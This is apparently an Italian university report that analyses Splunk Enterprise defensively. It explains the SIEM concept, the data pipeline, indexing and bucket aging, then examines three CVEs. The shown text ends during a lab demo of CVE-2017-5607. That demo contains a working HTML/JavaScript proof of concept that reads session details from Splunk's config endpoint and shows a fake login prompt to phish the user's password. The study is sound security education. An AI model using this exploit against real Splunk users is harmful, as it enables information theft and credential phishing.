Splunk: analisi difensiva

Relazione progetto Internet Security

Mario Raciti

Indice

Premessa

Gli esperimenti sul software oggetto della presente relazione sono stati effettuati sulle seguenti versioni, installate su macchine virtuali:
Splunk Enterprise Trial 7.1.1 [VM: Virtual Box, OS: Ubuntu 18.04 LTS]
Splunk Enterprise Trial 6.5.0 [VM: Virtual Box, OS: Ubuntu 18.04 LTS]
Splunk Enterprise Trial 4.1.1 [VM: Virtual Box, OS: Windows 7 Home]
Splunk Enterprise Trial 4.0.9 [VM: Virtual Box, OS: Windows 7 Home]
Si noti che Splunk è disponibile per Windows, MacOS e Linux. Le versioni 4.1.1 e 4.0.9 sono state reperite solamente per Windows, in quanto ormai deprecate.
Il software si utilizza tramite interfaccia web e a questo proposito le vulnerabilità sono state testate sul browser Mozilla Quantum.
L'URL per accedere alla web interface di Splunk, nel caso degli esperimenti effettuati, è il seguente: http://mario-virtualbox:8000/ per le macchine virtuali Linux, mentre http://mario-pc:8000/ per quelle Windows.
L'attacco riguardante la CVE-2017-5607 è stato effettuato, per semplicità, in locale.
La simulazione d'attacco riguardante la vulnerabilità CVE-2011-4642 è stata effettuata dal PC esterno host della VM [ASUS F554L, OS: Kali Linux 4.16.0, Kernel: Debian 4.16.12], collegato alla medesima LAN della macchina virtuale utilizzata tramite impostazione di bridge. Per mancanza di versioni reperibili che soffrono di tale vulnerabilità, si è proceduto a testare l'exploit sulle versioni 4.0.9, 4.1.1 e 7.1.1 che per ovvi motivi non riscontrano il problema.
La trattazione della CVE-2017-17067 è stata svolta in maniera esclusivamente teorica per mancata conoscenza di exploit registrati.

Introduzione

Nel campo della sicurezza informatica con l'acronimo **SIEM** (security information and event management) ci si riferisce ad una serie di prodotti software e servizi che combinano/integrano le funzionalità offerte dai **SIM** (security information management) a quelle dei **SEM** (security event management). Molte aziende decidono di implementare un SIEM non solo come tentativo di proteggere dati sensibili, ma anche per dimostrare lo stesso, così da rispettare i loro requisiti di conformità. I principali motivi per i quali si ha bisogno di un SIEM sono i seguenti: obblighi di conformità, ottenimento e mantenimento di certificazione, gestione e conservazione dei log, monitoraggio continuo e risposta agli incidenti, enforcement delle policy e violazioni di queste ultime.
Spesso si tende ad inglobare un **IDS** (intrusion detection system) e un SIEM all'interno di un unico prodotto commerciale, così come accade per i pacchetti "confezionati" di antivirus e firewall. E' questo il caso di **Splunk**, un software multipiattaforma disponibile in tre versioni (Enterprise, Cloud e Light) che ha lo scopo di gestire la raccolta di log in tempo reale, analisi, indicizzazione, ricerca, creazione di allarmi e di report a livello aziendale e cloud.
L'analisi che la presente relazione intende approfondire sarà mirata alla versione Splunk Enterprise che permette, previa registrazione gratuita, un periodo di prova di 60 giorni.

Funzionalità del prodotto

Splunk, dopo essere stato installato, permette di gestire una dashboard da browser web, raggiungibile da un URL locale, accessibile tramite porta 8000 (default). L'amministratore e i vari utenti accedendo a tale URL avranno accesso alle relative funzioni che il software offre. L'obiettivo principale che Splunk si pone è quello di rendere la gestione dei log il più semplice e controllata possibile. Esso offre infatti, funzionalità che permettono di eseguire query e creare report ad hoc sui dati storici, senza necessità di software di terzi per la creazione dei report. Il software supporta anche l'arricchimento dei dati di log grazie all'accesso flessibile a database relazionali, a dati delimitati in file contenenti valori separati da virgole (.csv) o altri archivi di dati aziendali come Hadoop o NoSQL. E' possibile importare file di log ed impostare un aggiornamento real-time oppure indicarne la frequenza manualmente.

Gestione dei dati

Splunk prende in input i dati e li indicizza sotto forma di eventi, rendendoli in tal modo ricercabili, basati su timestamp. Vi è una "**data pipeline**" che mostra i principali processi atti ad elaborare i dati durante lo step di indicizzazione. Dopo l'elaborazione dei dati in eventi è possibile migliorarne le utilità aggiungendo ulteriori informazioni denominate "knowledge object", entità definite dall'utente, volte proprio ad arricchire le informazioni dei dati appena elaborati o comunque già esistenti. Una volta creato un knowledge object esso può essere mantenuto privato o condiviso con altri utenti.
Per analizzare in maggior dettaglio la data pipeline, bisogna puntualizzare che un processo di deployment su Splunk consta di tre livelli di elaborazione:

- Input dei dati
- Indicizzazione
- Gestione della ricerca

Ogni componente di elaborazione di Splunk risiede su uno di essi. Mentre i dati si muovono lungo la data pipeline, i vari componenti trasformano i dati in fonti esterne, quali file di registro e feed di rete, in eventi ricercabili che racchiudono informazioni utili.
La data pipeline consiste in quattro passi principali, detti "**segmenti**":

- Input
- Parsing
- Indicizzazione
- Ricerca

La correlazione fra questi ultimi e i tre livelli tipici dell'elaborazione dati, precedentemente elencati, può essere così riassunta:

- Il livello di input dei dati gestisce il segmento di input
- Il livello di indicizzazione si occupa dei segmenti di parsing e indicizzazione
- Il livello di ricerca gestisce il segmento omonimo

Suddivisione data pipeline

Input

Questo è il segmento in cui Splunk acquisisce il flusso di dati iniziale, lo suddivide in blocchi da 64KB e annota ogni blocco con alcune chiavi di metadati. Queste ultime, che si applicano all'intero input e non ai singoli eventi, contengono l'host, la sorgente ed il tipo di sorgente dei dati. Esse possono anche includere valori utilizzati internamente, come la codifica dei caratteri del flusso di dati e valori che controllano l'elaborazione successiva dei dati, quale l'indice in cui gli eventi devono essere memorizzati. Durante questa fase Splunk non controlla i singoli eventi ma solo un flusso di dati con determinate proprietà globali.

Parsing

Questa fase è anche conosciuta come "**elaborazione degli eventi**" - verrà approfondita, affiancata all'indicizzazione, nel successivo paragrafo - poiché durante il segmento del parsing, Splunk esamina, analizza e trasforma i dati. E' durante questa fase, che il software frammenta il flusso di dati in singoli eventi individuali. Inoltre possono essere identificate alcune sottofasi:

- Frammentazione del flusso dei dati in singole linee
- Identificazione, analisi e impostazione dei timestamp
- Annotazione di singoli eventi con metadati copiati dalle chiavi della sorgente
- Trasformazione degli eventi e dei metadati seguendo le regole regex

Indicizzazione

In questa fase Splunk scrive come indici su disco gli eventi analizzati nel segmento di parsing, scrivendo sia i dati grezzi compressi che i file indice corrispondenti.
Per semplicità, il parsing e l'indicizzazione sono spesso indicati insieme come un unico processo di indicizzazione. Ad alto livello questo può avere senso, ma quando è necessario esaminare più da vicino l'elaborazione effettiva dei dati o decidere come allocare i componenti, può essere importante considerare singolarmente i due segmenti.

Ricerca

Il segmento di ricerca gestisce tutti gli aspetti di come l'utente accede, visualizza e utilizza i dati indicizzati. Splunk memorizza gli knowledge object creati dall'utente, quali report, tipi di eventi, dashboard, avvisi ed estrazioni di campi. Banalmente la funzione di ricerca gestisce anche il processo di ricerca stesso.

Metabolismo degli eventi

I dati entrano in pasto nell'**indexer** e passano attraverso una pipeline in cui si verifica l'elaborazione degli eventi. Infine, i dati elaborati sono scritti su disco. La pipeline è composta da diversi "sottopipeline" più corte che sono legate insieme. Una singola istanza della pipeline di dati end-to-end è chiamata set di pipeline.
L'elaborazione degli eventi avviene, come preannunciato antecedentemente, in due fasi principali, parsing e indicizzazione. Tutti i dati che entrano in Splunk passano attraverso la parsing pipeline come grandi chunk (10.000 byte). Durante il parsing, il software suddivide questi blocchi in eventi che passa alla pipeline di indicizzazione, dove avverrà l'elaborazione finale.
Durante il parsing vengono eseguite varie azioni quali:

- Estrazione di un insieme di campi di default per ogni evento, come host e tipo di sorgente
- Configurazione della codifica del set di caratteri
- Identificazione della terminazione di riga utilizzando le regole del line-break. Sebbene molti eventi siano brevi e occupino solo una o due righe, altri potrebbero essere più lunghi
- Identificare i timestamp o crearli se non esistono
- Splunk può essere impostato per mascherare i dati degli eventi sensibili (quali carta di credito o numeri di previdenza sociale) in questa fase. Può anche essere configurato per applicare metadati personalizzati agli eventi in arrivo

Nella fase di indicizzazione Splunk esegue alcune operazioni aggiuntive quali:

- Frammentare tutti gli eventi in segmenti che potranno quindi essere ricercati. È possibile determinare il livello di segmentazione, che influenza l'indicizzazione e la velocità di ricerca, la capacità di ricerca e l'efficienza della compressione del disco.
- Costruire le strutture di dati per gli indici
- Scrivere i dati grezzi e i file di indice sul disco, dove si verifica la compressione post-indicizzazione

La differenza fra il parsing e l'indicizzazione è rilevante soprattutto quando si utilizzano i "forwarder", istanze che inoltrano i dati ad un'altra istanza, quali indexer o un altro forwarder, o ad un sistema di terze parti. Vi sono tre tipi di forwarder:

- **Universal forwarder**: una versione dedicata e semplificata che contiene solo i componenti essenziali necessari per inviare i dati
- **Heavy forwarder**: un'istanza completa con alcune funzionalità disabilitate per ottenere un footprint più piccolo
- **Light forwarder**: un'istanza completa con la maggior parte delle funzionalità disabilitate. Deprecato dalla versione Splunk Enterpise 6.0.0 e sostituito dall'universal forwarder

L'universal forwarder è lo strumento migliore per inoltrare i dati agli indexer. Il suo limite principale è che inoltra solo dati unparsed e, pertanto, per inviare dati event-based agli indexer è necessario utilizzare un heavy forwarder. Si noti che comunque entrambi i forwarder eseguono un tipo di parsing su determinate strutture dati.
Nel dettaglio si possono distinguere tre pipeline nella fase di parsing: parsing, merging e typing, che insieme gestiscono la funzione di analisi. La distinzione di queste ultime può

essere importante durante la risoluzione di problemi, ma generalmente non influisce sulla configurazione o sul deploy di Splunk.

Archiviazione degli indici

Come visto precedentemente, Splunk memorizza tutti i dati che elabora in indici. Un indice è una raccolta di database, sottodirectory che si trovano in $ SPLUNK_HOME / var / lib / splunk. Gli indici sono costituiti da due tipi di file che insieme costituiscono i file all'interno di un bucket, ovvero una directory organizzata per "età" all'interno della quale si trovano gli indici. I due tipi sono: file **rawdata** e file **indice**. Il primo è un file compresso in un bucket di indice che contiene eventi, nonché informazioni di journal che l'indexer può utilizzare per ricostituire i file di indice. Questi ultimi, invece, sono i file in un bucket che contengono i metadati utilizzati dall'indexer per cercare gli eventi del bucket. I file indice principali sono i file "tsidx", ma il bucket contiene anche una serie di altri file di metadati.
In un cluster di indexer, una copia ricercabile di un bucket contiene sia il file rawdata sia un set di file di indice. Una copia non ricercabile contiene solo il file rawdata.
Splunk include numerosi indici preconfigurati, tra cui:

- **main**: l'indice predefinito nel quale tutti i dati elaborati e memorizzati, se non diversamente specificato
- **_internal**: memorizza i log interni e le metriche di elaborazione
- **_audit**: contiene gli eventi relativi al change monitor del file system, al controllo e alla cronologia delle ricerche degli utenti

Un utente amministratore può creare nuovi indici, modificarne le proprietà, rimuovere indici indesiderati e riposizionare quelli esistenti tramite Splunk Web, la CLI (command line interface) e i file di configurazione quale indexes.conf.

Roll dei bucket

Riassumendo, un indice contiene dati grezzi compressi e file indice associati; si trova in directory, chiamate "bucket", organizzate per age.
Un bucket attraversa, "rotolando" da uno all'altro, diversi stadi durante il suo aging:

- Hot
- Warm
- Cold
- Frozen
- Thawed

Quando i dati vengono indicizzati, entrano in un hot bucket, il quale è sia ricercabile che scritto attivamente. Un indice può avere vari hot bucket aperti alla volta. Al verificarsi di determinate condizioni (ad esempio, quando un hot bucket raggiunge una certa dimensione o lo "splunkd" viene riavviato), l'hot bucket diventa un warm bucket ("rolls to warm") e al suo posto viene creato un nuovo hot bucket. Vi sono molti warm bucket in genere ed essi, sebbene siano ricercabili, non vengono scritti attivamente come accade per gli hot bucket.

Una volta soddisfatte ulteriori condizioni (ad esempio, l'indice raggiunge un numero massimo di hot bucket), l'indexer inizia a “raffreddare” i warm bucket in cold bucket, in base alla loro età, selezionando sempre il warm bucket più vecchio. Dopo un determinato periodo di tempo, i cold bucket vengono “congelati” per poi essere archiviati o eliminati. Modificando gli attributi in indexes.conf è possibile specificare il criterio di aging del bucket che determina quando un segmento si sposta da uno stadio a quello successivo.
Se i dati congelati sono stati archiviati, possono essere successivamente scongelati e resi disponibili per le ricerche.
I nomi dei bucket, oltre a dipendere dai sopra citati stadi, possono essere distinti in base al tipo di directory: **non-clustered**, **clustered originating** o **clustered replicated** (è importante ricordare che tali nomi sono soggetti a cambiamenti).
Indexer indipendenti creano bucket non-clustered, che utilizzano un tipo di convenzione per denominazione. Un indexer che, invece, fa parte di un cluster, come suggerisce il nome crea bucket clustered, il quale ha copie multiple e il suo nome è determinato in base ai tipi di copie, originari e replicati. In breve, un bucket in un indexer cluster ha più copie in base al suo fattore di replica (un cluster può tollerare un errore di nodi peer, i quali indicizzano dati esterni, pari a replication factor - 1). Quando i dati entrano nel cluster, l’indexer ricevente, noto come peer del cluster di origine, scrive i dati in un hot bucket, denominato copia di origine del bucket. Man mano che i dati vengono scritti nella copia “a caldo”, il peer di origine trasmette le copie dei dati a caldo, note come copie replicate del bucket, in blocchi, ad altri indexer nel cluster, i quali sono indicati come peer target per il bucket. Nel momento in cui il peer di origine “raffredda” in warm bucket, anche i peer target trasformano le loro copie replicate in warm bucket, le quali sono esattamente replica una dell’altra.

Analisi vulnerabilità

Sin dalla prima versione di Splunk Enterprise sono state trovate, registrate e patchate diverse vulnerabilità. Particolarmente rilevanti ed oggetto della seguente analisi sono state le **CVE-2017-5607**, **CVE-2011-4642** e **CVE-2017-17067**, le quali affliggono, rispettivamente, le versioni:

- Splunk Enterprise 5.0.x prima della 5.0.18, 6.0.x prima della 6.0.14, 6.1.x prima della 6.1.13, 6.2.x prima della 6.2.13.1, 6.3.x prima della 6.3.10, 6.4.x prima della 6.4.6, e 6.5.x prima della 6.5.3 e Splunk Light prima della 6.5.2
- Splunk 4.2.x prima della 4.2.5 (ormai deprecate)
- Splunk Enterprise 7.0.x prima della 7.0.0.1, 6.6.x prima della 6.6.3.2, 6.5.x prima della 6.5.6, 6.4.x prima della 6.4.9, e 6.3.x prima della 6.3.12

JavaScript Information Theft (CVE-2017-5607)

Descrizione

La vulnerabilità registrata come CVE-2017-5607 è dovuta all'assegnazione della variabile Window JavaScript globale di config?Autoload = 1 '$C'.

(es.: window.$C = {"BUILD_NUMBER": 207789, "SPLUNKD_PATH"... etc... })

Un utente malintenzionato che sfrutti tale vulnerabilità potrebbe accedere a dati come il nome utente attualmente connesso, la relativa versione di Splunk e sapere se l'impostazione "utente remoto" è abilitata. Con il nome utente in mano, l'autore dell'attacco potrebbe creare ad hoc una pagina web malevola, alla quale far accedere la vittima, effettuando un attacco di phishing, oppure eseguire un attacco di bruteforce per ottenere l'accesso a Splunk.

Exploit

Per rubare le informazioni, è sufficiente definire una funzione da chiamare quando la proprietà JavaScript '$C' è "settata" sulla pagina web, ad esempio:

```
Object.defineProperty (Object.prototype, "$ C", {set: function (val) {...}
```

Il prototipo Object è un oggetto che ogni altro oggetto eredita in JavaScript, se si crea un setter sul nome del nostro target, in questo caso "$C", è possibile ottenere/sottrarre il valore di questi dati. Nel caso in questione è molto semplice poichè assegnato al namespace Window globale.


Demo

Il seguente esperimento è stato effettuato sulle versioni Splunk Enterprise 6.5.0 e Splunk Enterprise 7.1.1 (ulteriori dettagli: Premessa).


Per poter eseguire un exploit di demo della vulnerabilità sopra citata, è necessario costruire ad hoc una pagina web malevola che permetta la lettura dei dati. A tal proposito è stata realizzata la seguente "test.html", con una struttura abbastanza basilare in HTML e JS:

```html
<!DOCTYPE html>
<!--[if lt IE 7]>      <html class="no-js lt-ie9 lt-ie8 lt-ie7"> <![endif]-->
<!--[if IE 7]>         <html class="no-js lt-ie9 lt-ie8"> <![endif]-->
<!--[if IE 8]>         <html class="no-js lt-ie9"> <![endif]-->
<!--[if gt IE 8]><!-->
<html class="no-js">
<!--<![endif]-->

<head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge">
  <title>Splunk CVE-2017-5607</title>
  <meta name="description" content="">
  <meta name="viewport" content="width=device-width, initial-scale=1">
</head>
<body>

  Splunk vulnerability CVE-2017-5607 testing...

  <script>
    Object.defineProperty(Object.prototype, '$C', {
      set: function set(val) {
        prompt('Splunk Timed out:\nPlease Login to Splunk\nUsername: ' + val.USERNAME, 'Password');
        for (var i in val) alert('' + i + ' ' + val[i]);
      }
    });
  </script>
  <script src="http://mario-virtualbox:8000/en-US/config?autoload=1"></script>
</body>

</html>
```


Successivamente si può procedere con l'avvio di Splunk e loggare all'interno dell'interfaccia web:





Una volta che l'utente vittima ha effettuato il login, l'attaccante potrà servirgli la pagina precedentemente costruita mediante vari metodi. Per semplicità, in questo esperimento, la vittima vi accede tramite il path locale della pagina malevola:





Come si può osservare dai seguenti screenshot, si ottengono informazioni abbastanza importanti, dopo aver effettuato un eventuale phishing della password dell'utente che, se si è costruiti una pagina identica all'interfaccia web di Splunk, potrebbe non accorgersi dell'attacco e esporre la sua password all'attaccante :

